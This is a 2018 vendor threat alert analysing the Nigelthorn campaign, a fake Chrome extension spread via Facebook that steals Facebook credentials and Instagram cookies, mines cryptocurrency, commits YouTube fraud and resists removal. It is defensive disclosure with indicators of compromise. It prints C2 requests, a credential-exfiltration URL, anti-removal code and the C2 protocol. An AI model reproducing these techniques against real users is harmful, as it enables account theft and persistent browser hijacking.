THREAT ALERT

NIGELTHORN MALWARE

MAY 10, 2018

Abstract

On May 3, 2018, Radware's malware protection service detected a zero-day malware threat at one of its customers, a global manufacturing firm, by using machine-learning algorithms. This malware campaign is propagating via socially-engineered links on Facebook and is infecting users by abusing a Google Chrome extension (the 'Nigelify' application) that performs credential theft, cryptomining, click fraud and more.

Further investigation by Radware's Threat Research group has revealed that this group has been active since at least March of 2018 and has already infected more than 100,000 users in over 100 countries. Facebook malware campaigns are not new. Examples of similar operations include facexworm and digimine, but this group appears to have been undetected until now thanks to the campaign consistently changing applications and the use of an evasive mechanism for spreading the malware.





Figure 1: The malware kill chain

Infection Process

Radware has dubbed the malware "Nigelthorn" since the original Nigelify application replaces pictures to "Nigel Thornberry" and is responsible for a large portion of the observed infections. The malware redirects victims to a fake YouTube page and asks the user to install a Chrome extension to play the video.



Add "Divinity 2 Original Sin: Wiki Skill Popup"?

It can:

Read and change all your data on the websites you visit


Click "Add extension" button

Figure 2: Fake YouTube page

Once the user clicks on “Add Extension,” the malicious extension is installed and the machine is now part of the botnet. The malware depends on Chrome and runs on both Windows and Linux. It is important to emphasize that the campaign focuses on Chrome browsers and Radware believes that users that do not use Chrome are not at risk.

Botnet Statistics

Radware gathered the statistics from various sources, including the malicious extension statistics on the Chrome web store and the Bitly URL shortening service. A victim that clicks on “Add Extension” is redirected to a Bitly URL from which they will be redirected to Facebook. This is done to trick users and retrieve access to their Facebook account. Over 75% of the infections cover the Philippines, Venezuela and Ecuador. The remaining 25% are distributed over 97 other countries.



CREATED MAY 3, 2:40 AM
https://www.facebook.com/?trues
https://www.facebook.com/?trues
bitly.com/2w5eCYm

41,645 CLICKS
Bitly Network: 60,286 clicks from 3 other


CREATED MAY 4, 11:38 PM
https://www.facebook.com/?trues
https://www.facebook.com/?trues
bitly.com/2JT0zqB

60,612 CLICKS
Bitly Network: 41,316 clicks from 3 other

Figure 3: Bitly registration links with over 100,000 victims

Bypassing Google Application Validation Tools

The campaign operators created copies of legitimate extensions and inject a short, obfuscated malicious script to start the malware operation.



Nigelify
angeboten von Luke Wright
★★★★★ (7) | Spaß | 169 Nutzer

Mit Ihrem Gerät kompatibel

Making the internet a million times better by replacing all images on a page with gifs of Nigel Thornberry.

A simple extension that with the click of a button replaces all images on the current page with gifs of Nigel Thornberry. Intended to make your browsing experience one million times better.

Weitere Informationen
Version: 0.2
Aktualisiert: 18. September 2013
Größe: 35.22KiB
Sprache: English

ÄHNLICHE ARTIKEL
Make a GIF ★★★★ (79)
Bro-ify.me 11 Nutzer
Replacer ★★ (12)
GIPHY for Chrome ★★★★ (313)

Nigelify
offered by inlinvdeoa.com
★★★★★ (2) | Accessibility | 21,069 users

The developer has not uploaded any screenshots.

Compatible with your device

Making the internet a million times better by replacing all images on a page with gifs of Nigel Thornberry.

Additional Information
Version: 0.4
Updated: May 4, 2018
Size: 114KiB
Language: English

RELATED
Speed Dial [FVD] - New Tab Page, 3D, Sync... ★★★★★ (104311)
friGate Light ★★★★ (2600)
Mercury Reader ★★★★ (1591)
Magic Actions for YouTube™ ★★★★★ (124784)

Figure 4: Legitimate version on the left, malicious version on the right


Radware believes that this is done to bypass Google’s extension validation checks. To date, Radware’s research group has observed seven of these malicious extensions, of which it appears four have been identified and blocked by Google’s security algorithms. Nigelify and PwnerLike remain active.

Known Extensions

Name	Extension Id	Installation count
Nigelify	gmddfjhfjgbmabkihepijkanhmlooajl	25000
PwnerLike	kajjcgpohlkdcjfkcbkkbhapafcblaom	9000
Alt-j	anbnajjakpmfdofijejenaclbceejlll	Removed in less than a day - no statistics
Fix-case	jkkmcoihchcflfjnigngdegbemipdlnl	Removed in less than a day - no statistics
Divinity 2 Original Sin: Wiki Skill Popup	ajmchakbijebimbgcohecngliijaddin	Removed in less than a day - no statistics
keeprivate	edpoobbacbcmfpnfpjoambjbihhobooi	Removed in less than a day - no statistics
iHabno	opfogdennafhaoihhkocppaajlkpbfbn	New app (as of May 9)

The Malware

Once the extension is installed on the Chrome browser, a malicious JavaScript (see below) is executed that downloads the initial configuration from the C2.



```
GET /minbgcvkckr HTTP/1.1
Host: fihena.bid
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.139 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 08 May 2018 05:53:56 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive

236
{
    "domain": "fihena.bid",
    "homepage": "http://fihena.bid",
    "url": "http://fihena.bid/code?a",
    "check": "http://fihena.bid/check",
    "stream": "http://fihena.bid/stream",
    "status": false,
    "hash": "defdcc4c0b27f6ca6bd1595b4c560289",
    "csrf": "36f9e39d0e094a39e8f87f974bc52ae7",
    "token": "ba0e917ffcafbf85c49fafd36add51c9",
    "socket_server": "ws://fihena.bid",
    "ssl": false,
    "verified": true,
    "login": true,
    "request": {
        "credentials": "include",
        "headers": {
            "app": null
        }
    }
}
```

Figure 5: JavaScript


Afterwards a set of requests is deployed, each with its own purpose and triggers. Here is the communication protocol.

URI	Description
/minbg[random_letters] /newbg[random_letters]	Configuration file with relevant URI’s to access
/code?a /code1?a	Code download which includes Facebook/Instagram credential theft
/js/filters.php	List of URL regex to prevent user access to
/check /check1	Verify if infection succeeded
/php3/route.php	Retrieve a link to redirect the browser to
/php3/redirect.php	The actual redirection of the browser
/plugins/script.js /new/script.js	Plugins code download: Miner code, YouTube click fraud and Facebook propagation
/php3/doms.php	Retrieve a malicious redirect link that will be sent to Facebook friends
/php3/youtube.php	Retrieve instructions on which YouTube movies to watch/like/subscribe
/php3/loginx1.php	Stolen Facebook credentials are sent here
/php3/cookies.php	Stolen Instagram cookies are sent here

Malware Capabilities

Data theft

The malware is focused on stealing Facebook login credentials and Instagram cookies. If login occurs on the machine (or an Instagram cookie is found), it will be sent to the C2.



```
GET /php3/loginx1.php?u=[redacted]&p=[redacted] HTTP/1.1
Host: enogop.bid
```

The user is then redirected to a Facebook API to generate an access token that will also be sent to the C2 if successful.

Facebook Propagation

Authenticated users' Facebook access tokens are generated and the propagation phase begins. The malware collects relevant account information for the purpose of spreading the malicious link to the user's network. The C2 path "/php3/doms.php" is accessed and returns a random URI. For example:

https://cdn.shopify.com/s/files/1/0055/3330/2831/files/561002545.html?1099394165584373348

This link is distributed one of two ways: as a message via Facebook Messenger or as a new post that includes tags for up to 50 contacts. Once the victim clicks on the link, the infection process starts over again and redirects them to a YouTube-like webpage that requires a "plugin installation" to view the video.


Cryptomining

Another plugin that is downloaded by the malware is a cryptomining tool. The attackers are using a publicly available browser-mining tool to get the infected machines to start mining cryptocurrencies. The JavaScript code is downloaded from external sites that the group controls and contains the mining pool. Radware observed that in the last several days the group was trying to mine three different coins (Monero, Bytecoin and Electroneum) that are all based on the "CryptoNight" algorithm that allows mining via any CPU.

The pools Radware has witnessed are:

- supportxmr.com - 46uYXvbapq6USyzybSCQTHKqWrhjEk5XyLaA4RKhcgd3WNpHVXNxFFbXQYETJox6C5Qzu8yiaxeXkAaQVZEX2BdCKxThKWA
- eu.bytecoin-pool.org - 241yb51LFEuR4LVWXvLdFs4hGEuFXZEAY56RB11aS6LXXG1MEKAiW13J6xZd4NfiSyUg9rbERYpZ7NCk5rptBMFE5uZEinQ
- etn.nanopool.org - etnk7ivXzujEHf1qXYfNZiczo4ohA4Rz8Fv4Yfc8c5cU1SRYWHVry7Jfq6XnqP5EcL1LiehpE3UzD3MBfAxnJfvh3gksNp3suN

At the time of writing, approximately $1,000 was mined over six days, mostly from the Monero pool.



46uYXvbapq6USyzybSCQTHKqWrhjEk5XyLaA4RKhcgd3WNpHVXNxFFbXQYETJox6((Last Hash : a few seconds ago)

Hash Rate (24h Avg)	Total Hashes	Total Due	Total Paid
49.15 KH/s (37.75 KH/s)	37,654,975,933	0.1079372016 XMR	2.8291997846 XMR

□	№	Worker	Hash Rate	1 Hour Avg. Hash Rate	24 Hour Avg. Hash Rate	Total Hashes	Last Ha
□	1	x10	7.57 KH/s	6.23 KH/s	8.05 KH/s	422,406,650	3 minu
□	2	x7	40.82 KH/s	40.8 KH/s	32.84 KH/s	4,885,261,238	3 minu

241yb51LFEuR4LVWXvLdFs4hGEuFXZEAY56RB11aS6LXXG1MEKAiW13J6xZd4NfiSyUg9rbERYpZ7NCk5rptBMFE5uZEinQ

Pending Balance: 22.38124410 BCN
Total Paid: 0.00000000 BCN
Last Share Submitted: about a minute ago
Total Share Submitted: 10235
Total Good Share Submitted: 7641
Hash Rate: 31.00 H/sec
Total Hashes Submitted: 447624342
Total Block Unlocked: 0
Last Block Unlocked: Never
Money Back Reward*: 0 / 500000 (0%)

Figure 6: Cryptomining

Persistency

The malware uses numerous techniques to stay persistent on the machine and to ensure its activities on Facebook are persistent.

1. If the user tries to open the extensions tab to remove the extension, the malware closes it and prevents removal.

```
if(tab.url.protocol == "chrome:" && tab.url.host == "extensions"){
  blocked(tab);
}
```

2. The malware downloads URI Regex from the C2 and blocks users that try to access those patterns. The following links demonstrate how the malware attempts to prevent access to what seems to be Facebook and Chrome cleanup tools and even prevents users from making edits, deleting posts and making comments.

   - https://www.facebook.com/ajax/timeline/delete*
   - https://www.facebook.com/privacy/selector/update/*
   - https://www.facebook.com/react_composer/edit/init/*
   - https://www.facebook.com/composer/edit/share/dialog/*
   - https://www.facebook.com/react_composer/logging/ods/*
   - https://www.facebook.com/ajax/bz
   - https://www.facebook.com/si/sentry/display_time_block_appeal/?type=secure_account*
   - https://www.facebook.com/ajax/mercury/delete_messages.php*
   - https://www.facebook.com/ufi/edit/comment/*
   - https://www.facebook.com/ufi/delete/comment/*
   - https://www.facebook.com/checkpoint/flow*
   - https://dl.google.com/*/chrome_cleanup_tool.exe*
   - https://www.facebook.com/security/*/download*
   - https://*.fbcdn.net/*.exe*

YouTube Fraud

Once the YouTube plugin is downloaded and executed, the malware attempts to access the URI "/php3/youtube.php" on the C2 to receive commands. The retrieved instructions can be to either watch, like or comment on a video or to subscribe to the page. Radware believes the group is trying to receive payments from YouTube though we have not witnessed any videos with high view counts. An example of an instruction from the C2:

```
{
   "result": [
      {"id": "5SSGxMAcp00",
         "type": "watch",
         "name": "Sanars\u0131n animasyon yap\u0131lm\u0131\u015f | Da\u011f k\u0131za\u011f\u0131 ANKARA",
         "time": "07.05.2018 17:16:30 "},
     {
         "id": "AuLgjMEMCzA",
         "start": "47",
         "finish": 1547,
         "type": "like",
         "name": "DJI   phantom 3  sahil",
         "time": "07.05.2018 17:19:38 "
      },
      {
         "id": "AuLgjMEMCzA",
         "type": "watch",
         "name": "DJI   phantom 3  sahil",
         "time": "07.05.2018 17:30:25 "
      }
   ]
}
```

Malware Protection

Zero-day malware leverages sophisticated evasion techniques that often bypass existing protections that skilled groups study. Nigelify, which Radware identified in a well-protected network, has gone undetected despite several security solutions. Radware's machine-learning algorithms have analyzed the communication logs of that large organization, correlating multiple indicators and blocked the C2 access from the infected machines. Radware's Cloud Malware Protection Service provides several capabilities.

- Detect new zero-day malware using machine-learning algorithms
- Block new threats by integrating with existing protection mechanisms and defense layers
- Report on malware infection attempts in your organization's network
- Audit defenses against new exploits and identify vulnerabilities

As this malware spreads, the group will continue to try to identify new ways to utilize the stolen assets. Such groups continuously create new malware and mutations to bypass security controls. Radware recommends individuals and organizations update their current password and only download applications from trusted sources.




Figure 7: Diagram of solution architecture that outlines how Radware identified the malware bypassing the Secure Web Gateway

Indicators of Compromise

Miner JS URI	C2 domains	Infection domains
• https://redirect39.info/2131.js • https://redirect41.info/2131.js • https://redirect44.info/2131.js • https://redirect35.info/2131.js • https://cdn.webminerpool.tk/webmr.js • https://cdn.webminerpool.tk/webmr-2.js • https://cdn.webminerpool.tk/webmr-x7.js	• enogop.bid • fihena.bid • pisime.bid • joforafi.club • kivpadax.bid • dovri.bid • kolis.bid • yeniti.bid • checksystem.space • checksystem1.space • checkpost.space	• hgameklup.com • kifrafs.life • mxoonlites.com • cyank.com • Inlinvdeoa.com • soeqpai.com

Radware has disclosed its research findings to Google and Facebook for remediation. According to Facebook, “the bad browser extensions have been reported to the appropriate party and they have been removed.” The abused Google Chrome extensions are no longer available in the web store.